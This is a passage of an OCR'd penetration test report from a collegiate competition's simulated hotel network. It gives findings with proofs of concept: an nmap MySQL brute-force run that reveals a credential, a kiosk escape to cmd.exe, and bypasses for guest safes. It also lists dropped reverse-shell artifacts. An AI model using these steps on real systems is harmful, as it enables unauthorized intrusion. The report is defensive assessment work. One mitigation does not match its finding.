Likelihood	Likely	
Impact	Hotel media services disruptions	
Affected Hosts	10.0.0.20	

Details
• An attacker can cause down-time by adding the root directory as a media source which causes the server to be stuck in a very long loop of searching through all directories for media files

Proof of Concept
• Refer to Broken Authentication (Jellyfin) to login as jellyfin user • Go to the admin dashboard settings and add the root directory "/" to the media libraries 

Mitigation
• Enforce proper authentication for Jellyfin user.

HMS MySQL DB weak password		CVSS Rating 7.1
Remediated	New Finding	
Likelihood	Likely	
Impact	Clear Violation of PCI-DSS compliance, as well as exposure of customer sensitive data.	
Affected Hosts	10.0.0.11	

Details
• The password used for MySQL authentication is weak, and can be found inside the rockyou.txt dictionary.

Proof of Concept
• Nmap the target using the mysql-brute script as shown below

```
[redacted]cali02)-[/usr/share/wordlists]
└─# nmap --script=mysql-brute 10.0.0.11
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-14 10:30 PST
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 22.22% done; ETC: 10:31 (0:00:35 remaining)
Nmap scan report for 10.0.0.11
Host is up (0.012s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3306/tcp open  mysql
| mysql-brute:
|   Accounts:
|       ot:1q      Valid credentials
|_  Statis[redacted]erformed 46210 guesses in 31 seconds, average tps: 1444.3
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 32.41 seconds
```

- use the credentials you got to sign in to the sql server


```
root@2023-finals-t6-vdi-kali02: ~
root@10.0.254.202's password:

              Collegiate Penetration Testing Competition

his system has been provided for access to the CPTC environment, a copy of
he current rules can be found at https://cp.tc/overview.

ast login: Sat Jan 14 07:01:41 2023 from 10.0.254.102

[redacted]kali02)-[~]
└─#

[redacted]kali02)-[~]
└─# mysql -h 10.0.0.11  -u root -p
nter password:
elcome to the MariaDB monitor.  Commands end with ; or \g.
our MariaDB connection id is 142861
erver version: 10.4.27-MariaDB mariadb.org binary distribution

opyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

ype 'help;' or '\h' for help. Type '\c' to clear the current input statement

ariaDB [(none)]>
```

Mitigation

- Change the administrator password into a secure one and use aLocal Administrator Password Solution (LAPS) solution.
- Only use the administrator account for administrative use, and the guest or other account for hotel guests.

Unencrypted Web Traffic		CVSS Rating 6.8
Remediation	Not Remediated	
Likelihood	Likely	
Impact	Information Disclosure	
Affected Hosts	10.0.0.102	

Details
• The web server doesn't have any sort of encryption (TLS or SSL) enabled. This will allow attackers on the same network to sniff credentials.


Proof of Concept
• When you visit the page, you are provided a warning that the website is not secure. 

Mitigation
• Use SSL or TLS (HTTPS) • References: https://www.digicert.com/kb/csr-ssl-installation/apache-openssl.html

SecurePasswordGenerator on kiosks does not generate random passwords		CVSS Rating 6.6
Remediation	New Finding	
Likelihood	Likely	
Impact	Access to all other Kiosks and disrupting their availability	
Affected Hosts	10.0.200.101-10.0.200.104	

Details
• Passwords on all kiosks are the same and are not randomly generated, a random password generator can be used to generate a random password for the kiosks. Local configurations can be viewed and attackers can guess the password.

Proof of Concept
• Use RDP to connect to one the kiosks found on 10.0.200.101-104 • View the file found at C:\SecureAdmin\SecureAdministrationPassword • Open SecureAdministrationPassword.exe multiple times




Mitigation
• Use a random password generator with a Local Administrator Password Solution (LAPS) solution instead of a local password generator with local configurations


Kiosk Escape		CVSS Rating 6.6
Remediation	Partially Remediated	
Likelihood	Likely	
Impact	Improper usage of guest devices	
Affected Hosts	10.0.200.101-104	

Details
• By selecting "help" from the save as prompt, the attacker may access "help" on the kiosk and then copy and rename the cmd.exe file from where it is located to the desktop.


Proof of Concept
• Right clicking on the picture gives you the save as dialog.



- Next, choose "Help" in the upper right corner of the screen, then "Save Target As" by right-clicking any hyperlink, and then select "C: Windows\system32\"



- Copy cmd.exe to desktop and rename it to anything, then right click on it and choose open.




Mitigation
• Changing the credentials for the mysql server to a more complex password. https://linuxize.com/post/how-to-change-mysql-user-password

Broken Authentication in guest media server		CVSS Rating 6.6
Remediation	New Finding	
Likelihood	Very Likely	
Impact	Disruption to Hotel Media service (Jellyfin)	
Affected Hosts	10.0.0.20	

Details
• This vulnerability allows an anonymous user to log in as "Jellyfin". • This allows an attacker to have admin access on which media to be shown for the guests.

Proof of Concept
• Visit 10.0.0.20 • Click on the Jellyfin account



Mitigation
• Ensure that the web application creates, maintains, and destroys session tokens properly over the life-cycle of a user's application's session

Source code disclosure		CVSS Rating 5.7
Remediation	Not Remediated	
Likelihood	Very Likely	
Impact	Information Disclosure	
Affected Hosts	10.0.0.12	

Details
• Exposed source code, after using a directory buster we find /query that included the source code for the used database, this could be the key information required to construct any number of other exploits.

Proof of Concept
Visit the website http://10.0.0.12/query

```
#!/usr/bin/env python3
# cli tool to manage bulk rewards points
# sudo pip3 install 'SQLAlchemy<1.4.0'
# sudo pip3 install 'mysqlclient'



import sys, os, random, string, json, argparse, csv
from random import randint as rng
from pprint import pprint
from sqlalchemy.ext.declarative import declarative_base
from sqlalchemy.orm import *
from sqlalchemy import *

import logging
logging.basicConfig(filename='query.log', encoding='utf-8', level=logging.DEBUG)

DBURI=os.getenv('DBURI','sqlite:///sales.db')
logging.info("DB URI is: %s"%DBURI)

engine = create_engine(DBURI, echo = False)
session = scoped_session(
    sessionmaker(
        bind=engine,
        autocommit=True,
        autoflush=False
    )
)
Base = declarative_base()

class StoreDictKeyPair(argparse.Action):
     def __init__(self, option_strings, dest, nargs=None, **kwargs):
         self._nargs = nargs
         super(StoreDictKeyPair, self).__init__(option_strings, dest, nargs=nargs, **kwargs)
     def __call__(self, parser, namespace, values, option_string=None):
         my_dict = {}
         #print("values: {}".format(values))
         for kv in values:
             k,v = kv.split("=")
             my_dict[k] = v
         setattr(namespace, self.dest, my_dict)

class User(Base):
   __tablename__ = 'users'

   def __init__(self, username, email, fullname=None, password=None):
      self.username = username
      self.email = email
      if fullname is not None:
            self.fullname = fullname
      if password is not None:
        self.password = password
      self.secret = ''.join(random.choice(string.ascii_lowercase) for i in range(12))

   id = Column(Integer, primary_key = True)
   secret = Column(String, unique=True)
   username = Column(String)
   fullname = Column(String, nullable=True)
   email = Column(String)
   password = Column(String, nullable=True)
   is_admin = Column(Boolean, unique=False, default=True)
```

Mitigation
• Restrict access to the /query directory: Use a web server's built-in access controls to restrict access to the /query directory to specific IP addresses or user groups.

Username Enumeration		CVSS Rating 3.5
Remediation	Not Remediated	
Likelihood	likely	
Impact	Information Disclosure	
Affected Hosts	10.0.0.12	

Details
• The attacker can confirm if a username exists or not by trying to login into that user and check the error received.


Proof of Concept
• Visit http://10.0.0.12 • Login using a username to check if it exists or not. 

Mitigation
• Consistent error messages: Always return the same error message for invalid login attempts, regardless of whether the entered username is valid or not.

Weak Admin Credentials		CVSS Rating 3.2
Remediation	Not Remediated	
Likelihood	likely	
Impact	Informational	
Affected Hosts	10.0.0.12	

Details
• The admin user has weak credentials which allowed us to login to the user.php page

Proof of Concept
• Go to http://10.0.0.102/index.php • Use credentials: • Username: cn=admin,dc=XXXXXXXXXXXX,dc=com • Password: <REDACTED>



Mitigation

- Use strong passwords: Use strong and unique passwords for the admin account. Avoid using easily guessable or commonly used passwords.

Appendices

Appendix A – Methodology

To get a comprehensive security evaluation of XXX's systems, our consultants follow multiple industry standard methodologies such as Penetration Testing Execution Standard (PTES) and Open Web Application Security Project (OWASP). First, open-source intelligence (OSINT) techniques are utilized to get a better understanding of the company's mission, and services, and explore publicly available data that may assist in the penetration test. Afterward, a reconnaissance phase commences after getting access to the network by scanning all hosts in the scope and identifying all services running on each host. With a clear overview of the scope, our team conducts an enterprise-wide vulnerability analysis. This analysis allows our team to quickly locate existing vulnerabilities and attack vectors to be examined for verification and to create an attack plan for the exploitation phase. The exploitation phase focuses on exploiting the vulnerabilities to gain access to systems, in which lastly privilege escalation techniques are used to locate further weaknesses within the host environment to gain higher privilege access on the whole network.

PTES

The penetration testing execution standard consists of seven (7) main sections. These cover everything related to a penetration test - from the initial communication and reasoning behind a penetration test, through the intelligence gathering and threat modeling phases where testers are working behind the scenes in order to get a better understanding of the tested organization, through vulnerability research, exploitation and post exploitation, where the technical security expertise of the testers come to play and combine with the business understanding of the engagement, and finally to the reporting, which captures the entire process, in a manner that makes sense to the customer and provides the most value to it.

We considered the PTES penetration testing methodology since it is a great approach to such assessment. Following this methodology will give a great overview for the client on how exactly our team approached the network.

OWASP Top 10

The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications

- Broken Access Control
- Cryptographic Failures
- Injection
- Insecure Design
- Security Misconfiguration
- Vulnerable and Outdated Components
- Identification and Authentication Failures
- Software and Data Integrity Failures
- Security Logging and Monitoring Failures
- Server-Side Request Forgery

Our team followed the OWASP top10 as the reference to all web application testing and vulnerability detection because it is widely known that these vulnerabilities are the most found vulnerabilities on any web application.

Appendix B – Compromised Accounts

XXXXXX-XX found that multiple accounts or applications have been compromised, XXX should consider changing the passwords of the compromised accounts as soon as possible.

Password files captured from XXX devices, were loaded onto VDI workstations for decryption and utilized to gain further access and accomplish the assessment goals. At no time were a captured password file or the decrypted passwords revealed to persons not officially participating in the assessment. All data was stored securely on XXXXXX-XX owned and approved systems.

Username	Type	Method	Notes
All guest accounts	Admin account	MySQL databases	
Rewards program	Admin Account	Source code leak	
Wordpress	Admin account	Brute Forcing	
Payment Services 10.0.0.200	Admin accounts	past engagement compromised passwords	
Payment Services 10.0.0.200	Customer accounts	Refer to SQLi Guest Credit Card Leakage	

Appendix C – Configuration Changes and Artifacts

Throughout the security evaluation of XXX, XXXXXX-XX discovered that some system configurations had to be modified and that some artifacts had been left behind for the purpose of exploitation. XXXXXX-XX is providing a timestamp and a list of affected hosts for each configuration modification and artifact left behind in order to assist XXX distinguish between actual attacks and XXXXXX-XX's security assessment.

[redacted] performs a clean-up of any artifacts or configuration changes left behind on a compromised system. Please note that [redacted] will never modify system configurations if it wasn't crucial for evaluating the security of this particular machine.

Host affected	MD5SUM	Filename	Time
10.0.200.104	bf452088a26e0f65e1a5ad2577026cf4	shell64.exe	11:20
10.0.200.104	147836921679c092016f9d7f76b35044	Rev64.exe	11:30
10.0.200.104	147836921679c092016f9d7f76b35044	Not_malicious.exe	02:15
10.0.200.104	7b2ead442178f0fc0b4a687cde6a7d1e	Not_malicious2.exe	02:30
		putty.exe	
		chrome.exe	
		powerview.ps1	

Appendix D – Physical Pentesting of a Safe

XXX contracted XXXXXX-XX to conduct a physical pentest on safes provided to XXX guests.

We were able to compromise the vault in 2 different ways, due to weaknesses in the rigidness of the mechanical lock, and the pin reset functionality.

The first method exploits the way that the mechanical lock works. The issue with the lock is that if you shake the vault the mechanical lock inside lifts for a split second, if the locking knob was turned during that split second the lock would open without inserting a pin. We utilized 2 techniques to abuse this. First technique is called the safe bounce technique, the safe is bounced on a soft surface (a couch or a bed) and the lock knob is constantly turned so that when the lock lifts it will be open.

The second technique is to shake the vault constantly while turning the knob, so that when the lock lifts it will be open.

This method is very easy to perform, and it demonstrates how easy it is to open the safe even for someone who does not know what he is doing.

Mitigation: You should invest in vaults with better mechanical locks, better safes have counterweight mechanisms so the lock is held in place even when the safe is moving.

The second method exploits the safe reset technique. To explain how this method works we will first need to explain how the reset mechanism works.

The second mechanism is using the mechanical lock, this mechanism exists in case the pin is forgotten, or incase of a guest checking out without unlocking the vault or disclosing the pin. A master key exists that opens the lock so that the digital pin can be reset. The digital pin is reset by pressing a red button inside the safe and then entering a new pin.

